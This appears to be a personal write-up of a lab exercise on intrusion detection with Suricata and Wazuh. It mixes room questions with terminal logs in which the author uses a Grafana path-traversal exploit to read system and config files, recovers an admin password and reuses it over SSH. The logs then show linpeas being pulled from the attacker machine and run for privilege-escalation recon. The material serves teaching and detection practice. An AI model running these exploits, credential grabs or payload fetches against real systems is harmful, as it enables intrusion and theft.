systemd-network:*:19085:0:99999:7:::
systemd-resolve:*:19085:0:99999:7:::
messagebus:*:19085:0:99999:7:::
syslog:*:19085:0:99999:7:::
ossec:*:19088:0:99999:7:::
grafana:*:19088:0:99999:7:::


Alert Details

    Alert ID: 37640
    Alert Timestamp: 2023-02-15 23:25:55.835340
    Source IP: 10.8.19.103
    Affected Asset: 172.200.0.20
    Alert Description: ET WEB_SERVER /etc/shadow Detected in URI
    Alert Category: Unknown Classtype
    Alert Severity: 3
    Alert Score: 4.27

or

┌──(witty㉿kali)-[~/Downloads]
└─$ wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
--2023-02-15 18:33:48--  https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4726 (4.6K) [text/plain]
Saving to: ‘exploit.py’

exploit.py                    100%[==============================================>]   4.62K  --.-KB/s    in 0s

2023-02-15 18:33:49 (14.8 MB/s) - ‘exploit.py’ saved [4726/4726]

┌──(witty㉿kali)-[~/Downloads]
└─$ python3 exploit.py -u 10.10.3.55 -p 3000 -f /etc/passwd
Conneting To Server
Sending Request to http://10.10.3.55:3000/public/plugins/news/../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false

┌──(witty㉿kali)-[~/Downloads]
└─$ python3 exploit.py -u 10.10.3.55 -p 3000 -f /etc/grafana/grafana.ini
Conneting To Server
Sending Request to http://10.10.3.55:3000/public/plugins/stackdriver/../../../../../../../../../../../../etc/grafana/grafana.ini
##################### Grafana Configuration Example #####################
#
# Everything has defaults so you only need to uncomment things you want to
# change

# possible values : production, development
;app_mode = production

# instance name, defaults to HOSTNAME environment variable value or hostname if HOSTNAME var is empty
;instance_name = ${HOSTNAME}

#################################### Paths ####################################
[paths]
# Path to where grafana can store temp files, sessions, and the sqlite3 db (if that is used)
;data = /var/lib/grafana

# Temporary files in `data` directory older than given duration will be removed
;temp_data_lifetime = 24h

# Directory where grafana can store logs
;logs = /var/log/grafana

# Directory where grafana will automatically scan and look for plugins
;plugins = /var/lib/grafana/plugins

# folder that contains provisioning config files that grafana will apply on startup and while running.
;provisioning = conf/provisioning

#################################### Server ####################################
[server]
# Protocol (http, https, h2, socket)
;protocol = http

# The ip address to bind to, empty will bind to all interfaces
;http_addr =

# The http port  to use
;http_port = 3000

# The public facing domain name used to access grafana from a browser
;domain = localhost

# Redirect to correct domain if host header does not match domain
# Prevents DNS rebinding attacks
;enforce_domain = false

# The full public facing url you use in browser, used for redirects and emails
# If you use reverse proxy and sub path specify full url (with sub path)
;root_url = %(protocol)s://%(domain)s:%(http_port)s/

# Serve Grafana from subpath specified in `root_url` setting. By default it is set to `false` for compatibility reasons.
;serve_from_sub_path = false

# Log web requests
;router_logging = false

# the path relative working path
;static_root_path = public

# enable gzip
;enable_gzip = false

# https certs & key file
;cert_file =
;cert_key =

# Unix socket path
;socket =

# CDN Url
;cdn_url =

# Sets the maximum time using a duration format (5s/5m/5ms) before timing out read of an incoming request and closing idle connections.
# `0` means there is no timeout for reading the request.
;read_timeout = 0

#################################### Database ####################################
[database]
# You can configure the database connection by specifying type, host, name, user and password
# as separate properties or as on string using the url properties.

# Either "mysql", "postgres" or "sqlite3", it's your choice
;type = sqlite3
;host = 127.0.0.1:3306
;name = grafana
;user = root
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =

# Use either URL or the previous fields to configure the database
# Example: mysql://user:secret@host:port/database
;url =

# For "postgres" only, either "disable", "require" or "verify-full"
;ssl_mode = disable

# Database drivers may support different transaction isolation levels.
# Currently, only "mysql" driver supports isolation levels.
# If the value is empty - driver's default isolation level is applied.
# For "mysql" use "READ-UNCOMMITTED", "READ-COMMITTED", "REPEATABLE-READ" or "SERIALIZABLE".
;isolation_level =

;ca_cert_path =
;client_key_path =
;client_cert_path =
;server_cert_name =

# For "sqlite3" only, path relative to data_path setting
;path = grafana.db

# Max idle conn setting default is 2
;max_idle_conn = 2

# Max conn setting default is 0 (mean not set)
;max_open_conn =

# Connection Max Lifetime default is 14400 (means 14400 seconds or 4 hours)
;conn_max_lifetime = 14400

# Set to true to log the sql calls and execution times.
;log_queries =

# For "sqlite3" only. cache mode setting used for connecting to the database. (private, shared)
;cache_mode = private

################################### Data sources #########################
[datasources]
# Upper limit of data sources that Grafana will return. This limit is a temporary configuration and it will be deprecated when pagination will be introduced on the list data sources API.
;datasource_limit = 5000

#################################### Cache server #############################
[remote_cache]
# Either "redis", "memcached" or "database" default is "database"
;type = database

# cache connectionstring options
# database: will use Grafana primary database.
# redis: config like redis server e.g. `addr=127.0.0.1:6379,pool_size=100,db=0,ssl=false`. Only addr is required. ssl may be 'true', 'false', or 'insecure'.
# memcache: 127.0.0.1:11211
;connstr =

#################################### Data proxy ###########################
[dataproxy]

# This enables data proxy logging, default is false
;logging = false

# How long the data proxy waits to read the headers of the response before timing out, default is 30 seconds.
# This setting also applies to core backend HTTP data sources where query requests use an HTTP client with timeout set.
;timeout = 30

# How long the data proxy waits to establish a TCP connection before timing out, default is 10 seconds.
;dialTimeout = 10

# How many seconds the data proxy waits before sending a keepalive probe request.
;keep_alive_seconds = 30

# How many seconds the data proxy waits for a successful TLS Handshake before timing out.
;tls_handshake_timeout_seconds = 10

# How many seconds the data proxy will wait for a server's first response headers after
# fully writing the request headers if the request has an "Expect: 100-continue"
# header. A value of 0 will result in the body being sent immediately, without
# waiting for the server to approve.
;expect_continue_timeout_seconds = 1

# Optionally limits the total number of connections per host, including connections in the dialing,
# active, and idle states. On limit violation, dials will block.
# A value of zero (0) means no limit.
;max_conns_per_host = 0

# The maximum number of idle connections that Grafana will keep alive.
;max_idle_connections = 100

# How many seconds the data proxy keeps an idle connection open before timing out.
;idle_conn_timeout_seconds = 90

# If enabled and user is not anonymous, data proxy will add X-Grafana-User header with username into the request, default is false.
;send_user_header = false

# Limit the amount of bytes that will be read/accepted from responses of outgoing HTTP requests.
;response_limit = 0

# Limits the number of rows that Grafana will process from SQL data sources.
;row_limit = 1000000

#################################### Analytics ####################################
[analytics]
# Server reporting, sends usage counters to stats.grafana.org every 24 hours.
# No ip addresses are being tracked, only simple counters to track
# running instances, dashboard and error counts. It is very helpful to us.
# Change this option to false to disable reporting.
;reporting_enabled = true

# The name of the distributor of the Grafana instance. Ex hosted-grafana, grafana-labs
;reporting_distributor = grafana-labs

# Set to false to disable all checks to https://grafana.net
# for new versions (grafana itself and plugins), check is used
# in some UI views to notify that grafana or plugin update exists
# This option does not cause any auto updates, nor send any information
# only a GET request to http://grafana.com to get latest versions
;check_for_updates = true

# Google Analytics universal tracking code, only enabled if you specify an id here
;google_analytics_ua_id =

# Google Tag Manager ID, only enabled if you specify an id here
;google_tag_manager_id =

#################################### Security ####################################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
admin_user = grafana-admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = GraphingTheWorld32

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

grafana-admin:GraphingTheWorld32
after login

http://10.10.3.55:3000/?orgId=1


┌──(witty㉿kali)-[~/Downloads]
└─$ ssh grafana-admin@10.10.3.55
The authenticity of host '10.10.3.55 (10.10.3.55)' can't be established.
ED25519 key fingerprint is SHA256:yQRpsIpIWozRbHWcKNiBj8dtC2wHo2hO4DpiwGKguDI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.3.55' (ED25519) to the list of known hosts.

##################################        Reverse Gear Racing LTD.          ############################################################
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.

grafana-admin@10.10.3.55's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 15 Feb 23:41:43 UTC 2023

  System load:  0.33               Users logged in:          0
  Usage of /:   73.5% of 18.82GB   IPv4 address for ctf:     172.200.0.1
  Memory usage: 53%                IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                 IPv4 address for eth0:    10.10.3.55
  Processes:    182

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
grafana-admin@reversegear:~$ whoami
grafana-admin
![[Pasted image 20230215183925.png]]
What is the password of the grafana-admin account?
The passwords for the admin accounts used in network services, can be set ahead of time usually, by modifying the primary config file
GraphingTheWorld32
Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)
Password reuse is a famously wide spread issue. There is also an SSH service active on the target
yay
Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?
Arbitrary file read exploits will often cause certain system file paths to appear in URLS and some IDS can detect this.
Suricata
Host Based IDS (HIDS)
Not all forms of malicious activity involve network traffic that could be detected by a NIDS, ransomware, for example, could be disturbed via an external email service provider installed and executed on a target machine and, only be detected by a NIDS once, it calls home with messages of its success which, of course, is way too late. For this reason, it is often advisable to deploy a host-based IDS alongside a NIDS to check for suspicious activity that occurs on devices and not just over the network including:
- Malware execution
- System configuration changes
- Software errors
- File integrity changes
- Privilege escalation
HIDS deployment can be a lot more complex than NIDS as they often require the installation and management of an agent on each host intended to be covered by the HIDS. This agent typically forwards activity from the data sources on the system to a central management and processing node which then applies the rules to the forwarded data in a manner similar to any other IDS. These data sources typically include:
- Application and system log files
- The Windows registry
- System performance metrics
- The state of the file system itself
This can be hard to manage in a large environment without some form of automated deployment mechanism, like Ansible. It is also often necessary to perform additional configuration work when first deploying a HIDS as the default options are likely to miss certain applications. For example, to create this demo deployment I built custom docker images for each service that was monitored by the HIDS and configured the agent to read from each services log file, performing this for every containerized service on a real network and managing updates would quickly get out of hand unless automation was deployed.
The primary difference between HIDS and NIDS is the types of activity that they can detect. A HIDS will not typically have access to a log of network traffic and is, therefore, unable to detect certain forms of activity at all or will only be able to detect more aggressive activity. We can demonstrate this now running the following command and taking note of what IDS detects the activity, remembering that Wazuh and Suricata are both attached to the target:
nmap -sV 10.10.3.55
Wazuh should be able to detect that an insecure SSH connection attempt was made to the server but will not mention the connection to the HTTP server, unlike Suricata. However, if we run:
nmap --script=vuln 10.10.3.55
Wazuh will create thousands of alerts as it will detect each 400 error code created as a result of running the vuln script as this attack creates entries in the error log which, is one of the sources that Wazuh reads from if it has been configured too.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ nmap --script=vuln 10.10.3.55
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 19:04 EST
Verbosity Increased to 1.
Verbosity Increased to 2.
Verbosity Increased to 3.
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 0.00% done
Completed NSE at 19:05, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:05
Completed NSE at 19:05, 0.00s elapsed
Initiating Ping Scan at 19:05
Scanning 10.10.3.55 [2 ports]
Completed Ping Scan at 19:05, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:05
Completed Parallel DNS resolution of 1 host. at 19:05, 4.02s elapsed
DNS resolution of 1 IPs took 4.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:05
Scanning 10.10.3.55 [1000 ports]
Discovered open port 80/tcp on 10.10.3.55
Discovered open port 22/tcp on 10.10.3.55
Increasing send delay for 10.10.3.55 from 0 to 5 due to max_successful_tryno increase to 4
Discovered open port 3000/tcp on 10.10.3.55
Discovered open port 8000/tcp on 10.10.3.55
Completed Connect Scan at 19:05, 22.53s elapsed (1000 total ports)
NSE: Script scanning 10.10.3.55.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:05
NSE: [firewall-bypass 10.10.3.55] lacks privileges.
NSE: [tls-ticketbleed 10.10.3.55:8000] Not running due to lack of privileges.
NSE Timing: About 97.93% done; ETC: 19:06 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:06 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 19:07 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 19:07 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 19:08 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 19:08 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 19:09 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:09 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:10 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:10 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:11 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:11 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:12 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:12 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:13 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:13 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:14 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:14 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:15 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 19:15 (0:00:02 remaining)
NSE Timing: About 99.74% done; ETC: 19:16 (0:00:02 remaining)
NSE Timing: About 99.74% done; ETC: 19:16 (0:00:02 remaining)


Alert Details

    Alert ID: 66268
    Alert Timestamp: 2023-02-16 00:22:21.689000
    Source IP: 10.8.19.103
    Affected Asset: apachesite
    Alert Description: Multiple web server 400 error codes from same source ip.
    Alert Category: web
    Alert Severity: 10
    Alert Score: 5.33
What category does Wazuh place HTTP 400 error codes in?
web
Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.
Question Done
Privilege Escalation Recon
Now, that an initial foothold has been established it's time to discuss how IDS can track privilege escalation. This is primarily a task for HIDS as many post-exploitation tasks like, privilege escalation do not require communication with the outside world and are hard or impossible to detect with a NIDS. In fact, privilege escalation is our first task as we are not yet root. The first step in privilege escalation is usually checking what permissions we currently have this, could save us a lot of work if we're already in the sudo group. There are a few different ways to check this including:
sudo -lthis will return a list of all the commands that an account can run with elevated permissions viasudogroupswill list all of the groups that the current user is a part of.cat /etc/groupshould return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.
Run all of these commands and note which ones create an IDS alert, Suricata will be blind to all of this as none of these commands create network activity. It is also possible to check this and more with a script like linPEAS, so far every time we've used a script it has tended to be the source of more information but an increase in alerts. However, this is not always the case. Run linpeas on the system now and take note of how many alerts are created, in relation to the large amount of reconnaissance it performs.
Of course, this activity isn't completely invisible as linpeas would likely be detected by an antivirus if one was installed though, there are ways to reduce its footprint. There is also the question of transporting the script to the target system, Suricata is capable of detecting when scripts are downloaded via wget , however, TLS restricts its ability to actually detect the traffic without the deployment of web proxy servers. It may also be possible to simply copy and paste the script's content however, most HIDS implement some form of file system integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.
Either way, linpeas should be able to identify a potential privilege escalation vector.
Answer the questions below
grafana-admin@reversegear:~$ sudo -l
[sudo] password for grafana-admin:
Sorry, user grafana-admin may not run sudo on reversegear.
grafana-admin@reversegear:~$ groups
grafana-admin docker
grafana-admin@reversegear:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,fred
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:fred
floppy:x:25:
tape:x:26:
sudo:x:27:fred
audio:x:29:
dip:x:30:fred
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:fred
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
systemd-timesync:x:104:
crontab:x:105:
messagebus:x:106:
input:x:107:
kvm:x:108:
render:x:109:
syslog:x:110:
tss:x:111:
uuidd:x:112:
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxd:x:116:fred
systemd-coredump:x:999:
fred:x:1000:
docker:x:998:grafana-admin
grafana-admin:x:1001:
ossec:x:117:
grafana-admin@reversegear:~$ cd /
grafana-admin@reversegear:/$ ls
bin etc lib32 lost+found opt run srv tmp
boot home lib64 media proc sbin swap.img usr
dev lib libx32 mnt root snap sys var
grafana-admin@reversegear:/$ ls -lah
total 3.9G
drwxr-xr-x 19 root root 4.0K Apr 6 2022 .
drwxr-xr-x 19 root root 4.0K Apr 6 2022 ..
lrwxrwxrwx 1 root root 7 Feb 23 2022 bin -> usr/bin
drwxr-xr-x 4 root root 4.0K Apr 6 2022 boot
drwxr-xr-x 19 root root 3.9K Feb 15 22:35 dev
drwxr-xr-x 101 root root 4.0K Apr 6 2022 etc
drwxr-xr-x 4 root root 4.0K Apr 6 2022 home
lrwxrwxrwx 1 root root 7 Feb 23 2022 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Feb 23 2022 libx32 -> usr/libx32
drwx------ 2 root root 16K Apr 6 2022 lost+found
drwxr-xr-x 2 root root 4.0K Feb 23 2022 media
drwxr-xr-x 2 root root 4.0K Feb 23 2022 mnt
drwxr-xr-x 3 root root 4.0K Apr 6 2022 opt
dr-xr-xr-x 230 root root 0 Feb 15 22:34 proc
drwx------ 8 root root 4.0K Apr 6 2022 root
drwxr-xr-x 29 root root 960 Feb 15 23:41 run
lrwxrwxrwx 1 root root 8 Feb 23 2022 sbin -> usr/sbin
drwxr-xr-x 6 root root 4.0K Feb 23 2022 snap
drwxr-xr-x 2 root root 4.0K Feb 23 2022 srv
-rw------- 1 root root 3.9G Apr 6 2022 swap.img
dr-xr-xr-x 13 root root 0 Feb 15 22:34 sys
drwxrwxrwt 11 root root 4.0K Feb 16 00:23 tmp
drwxr-xr-x 14 root root 4.0K Feb 23 2022 usr
drwxr-xr-x 14 root root 4.0K Apr 6 2022 var
┌──(witty㉿kali)-[~/Downloads]
└─$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.3.55 - - [15/Feb/2023 19:23:54] "GET /linpeas.sh HTTP/1.1" 200 -
grafana-admin@reversegear:/tmp$ wget http://10.8.19.103:1337/linpeas.sh
--2023-02-16 00:23:53-- http://10.8.19.103:1337/linpeas.sh
Connecting to 10.8.19.103:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828098 (809K) [text/x-sh]
Saving to: ‘linpeas.sh’
linpeas.sh 100%[==========>] 808.69K 222KB/s in 3.6s
2023-02-16 00:23:57 (222 KB/s) - ‘linpeas.sh’ saved [828098/828098]
grafana-admin@reversegear:/tmp$ chmod +x linpeas.sh
grafana-admin@reversegear:/tmp$ ./linpeas.sh
▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄
▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄
▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄
▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄
▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄
▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄
▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄
▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀
▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀
/---------------------------------------------------------------------------------\
| Do you like PEASS? |
|---------------------------------------------------------------------------------|
| Get the latest version : https://github.com/sponsors/carlospolop |
| Follow on Twitter : @carlospolopm |
| Respect on HTB : SirBroccoli |
|---------------------------------------------------------------------------------|
| Thank you! |
\---------------------------------------------------------------------------------/
linpeas-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
Starting linpeas. Caching Writable Folders...
╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
╚═══════════════════╝
OS: Linux version 5.4.0-107-generic (buildd@lcy02-amd64-058) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)) #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022
User & Groups: uid=1001(grafana-admin) gid=1001(grafana-admin) groups=1001(grafana-admin),998(docker)
Hostname: reversegear
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE
╔════════════════════╗
══════════════════════════════╣ System Information ╠══════════════════════════════
╚════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.4.0-107-generic (buildd@lcy02-amd64-058) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)) #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022
Distributor ID: Ubuntu
Description: Ubuntu 20.04.4 LTS
Release: 20.04
Codename: focal
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31
╔══════════╣ CVEs Check
Vulnerable to CVE-2021-3560
Potentially Vulnerable to CVE-2022-2588
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
╔══════════╣ Date & uptime
Thu 16 Feb 00:29:36 UTC 2023
00:29:36 up 1:54, 1 user, load average: 2.22, 1.06, 0.70
╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
/dev/disk/by-id/dm-uuid-LVM-XNmX2bHqdO25dLww5B9J8H2U22GrdwWxgtzhIBdSAqU188JH6QMtOG6xEPfdwbTR / ext4 defaults 0 1
/dev/disk/by-uuid/7dee6763-05a8-4d68-96af-fb631a26a708 /boot ext4 defaults 0 1
╔══════════╣ Environment
╚ Any private information inside environment variables?
LESSOPEN=| /usr/bin/lesspipe %s
HISTFILESIZE=0
USER=grafana-admin
SSH_CLIENT=10.8.19.103 51614 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/grafana-admin
OLDPWD=/
SSH_TTY=/dev/pts/0
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
LOGNAME=grafana-admin
_=./linpeas.sh
XDG_SESSION_CLASS=user
TERM=xterm-256color
XDG_SESSION_ID=3
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
XDG_RUNTIME_DIR=/run/user/1001
LANG=en_GB.UTF-8
HISTSIZE=0
